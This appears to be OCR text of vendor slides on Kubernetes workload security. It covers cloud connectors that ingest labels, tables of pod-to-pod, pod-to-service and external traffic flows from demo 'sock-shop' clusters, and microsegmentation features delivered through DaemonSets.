
High Level Architecture – Labels Ingestion



1.Connector authenticates using app keys from Azure

Cloud Connector

Secure Workload



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

Kubernetes – GCP Managed

High Level Architecture – Labels Ingestion



Secure Workload

1.Connector authenticates using service account keys



2. Discover pods and labels from K8s cluster to build inventory

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
Kubernetes Cluster Traffic Flows



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Kubernetes Cluster Flow Visibility – Internal Flows

Provider Domain Name	Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Consumer Orchestrator System/Service Endpoint
user-db.sock-shop-panoptica.svc.cluster.local.	Pod	Service	sock-shop-panoptica	user

Flow Details

10.244.3.212 on port 43894 ⇄ 10.109.99.27 on port 27017
over TCP beginning on Jan 18 02:59:32 pm (PST) lasting for 15 hours.
Related Flow ▼
10.244.3.212 on port 43894 ⇄ 10.244.4.171 on port 27017

* Provider Orchestrator System/Service Name	* Consumer Orchestrator System/Pod Name
user-db	user-888469b9f-q8p7z

Pod to Service (Service to Pod) and Pod to Pod End-to-End Visibility with related flows

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Consumer Orchestrator System/Service Endpoint	* Provider Orchestrator System/Service Endpoint
Pod	Pod	sock-shop-panoptica	user	user-db

Flow Details

10.244.3.212 on port 43894 ⇄ 10.244.4.171 on port 27017
over TCP beginning on Jan 18 02:59:32 pm (PST) lasting for 10 minutes.
Related Flow
10.244.3.212 on port 43894 ⇄ 10.109.99.27 on port 27017

* Provider Orchestrator System/Pod Name	* Consumer Orchestrator System/Pod Name
user-db-6df7444fc-gd75w	user-888469b9f-q8p7z

Direct Pod to Pod

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Provider Orchestrator Name	* Provider Orchestrator System/Pod Name	* Consumer Orchestrator System/
Pod	Pod	sock-shop-eks	carts-db	carts-db-67f744dd5f-m7hm7	carts-7bbf9dc945-9l5vq

Flow Details

10.131.50.160 on port 51814 ⇄ 10.131.7.75 on port 27017
over TCP beginning on Jan 31 09:25:03 am (PST) lasting for 6 hours.

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Kubernetes Cluster Flow Visibility – External Flow

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Provider Orchestrator Name	* Provider Orchestrator System/Pod Name
Workload	Pod	sock-shop-eks	front-end	front-end-7f5c844b4c-2sd56

Flow Details

ip-10-131-26-47 - 10.131.26.47 on port 17134 ⇄ 10.131.75.80 on port 8079
over TCP beginning on Jan 27 08:24:38 am (PST) lasting for 1.66 milliseconds.
Related Flow
10.131.7.133 on port 41736 ⇄ 10.131.26.47 on port 30001

External to Pod (using AWS load balancer)

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Provider Orchestrator Name	* Provider Orchestrator System/Pod Name
Workload	Pod	sock-shop-panoptica	front-end	front-end-6649c54d45-g756f

Flow Details

worker-2-panoptica - 10.244.2.0 on port 11904 ⇄ 10.244.1.224 on port 8079
over TCP beginning on Jan 31 10:30:00 am (PST) lasting for 2 minutes.
Related Flow
172.20.0.71 on port 37252 ⇄ 192.168.5.102 on port 30001

External To Pod (using NodePort)

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Provider Orchestrator Name	* Provider Orchestrator System/Pod Name	* Consumer Orchestrator Syst
Pod	Workload	Unknown	Unknown	Unknown	coredns-74ff55c5b-99xvq

Flow Details

10.244.0.10 on port 60774 ⇄ kube-master-panoptica - 192.168.5.100 on port 6443
over TCP beginning on Jan 23 09:53:40 am (PST) lasting for 38.053412 seconds.
Related Flow
10.244.0.10 on port 60774 ⇄ 10.96.0.1 on port 443 (HTTPS)

Pod to External

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
Kubernetes Cluster Microsegmentation



Kubernetes DaemonSets

- Ideal for fine-grained segmentation
- In-depth container visibility
  - Processes/Images
  - Pods and Services traffic flows
  - Namespaces traffic flows
  - Nodes traffic flows
- Protection at multiple levels
  - Intra-Namespace
    - Pod
    - Service
    - Pod+Service
  - Inter-Namespace
  - Cluster Level
    - Within Cluster
    - External to Cluster
- Suitable for cloud-native engineers

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
Kubernetes Cluster Microsegmentation



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
Kubernetes Cluster Microsegmentation



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
Kubernetes Cluster Microsegmentation



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
Kubernetes Cluster Microsegmentation



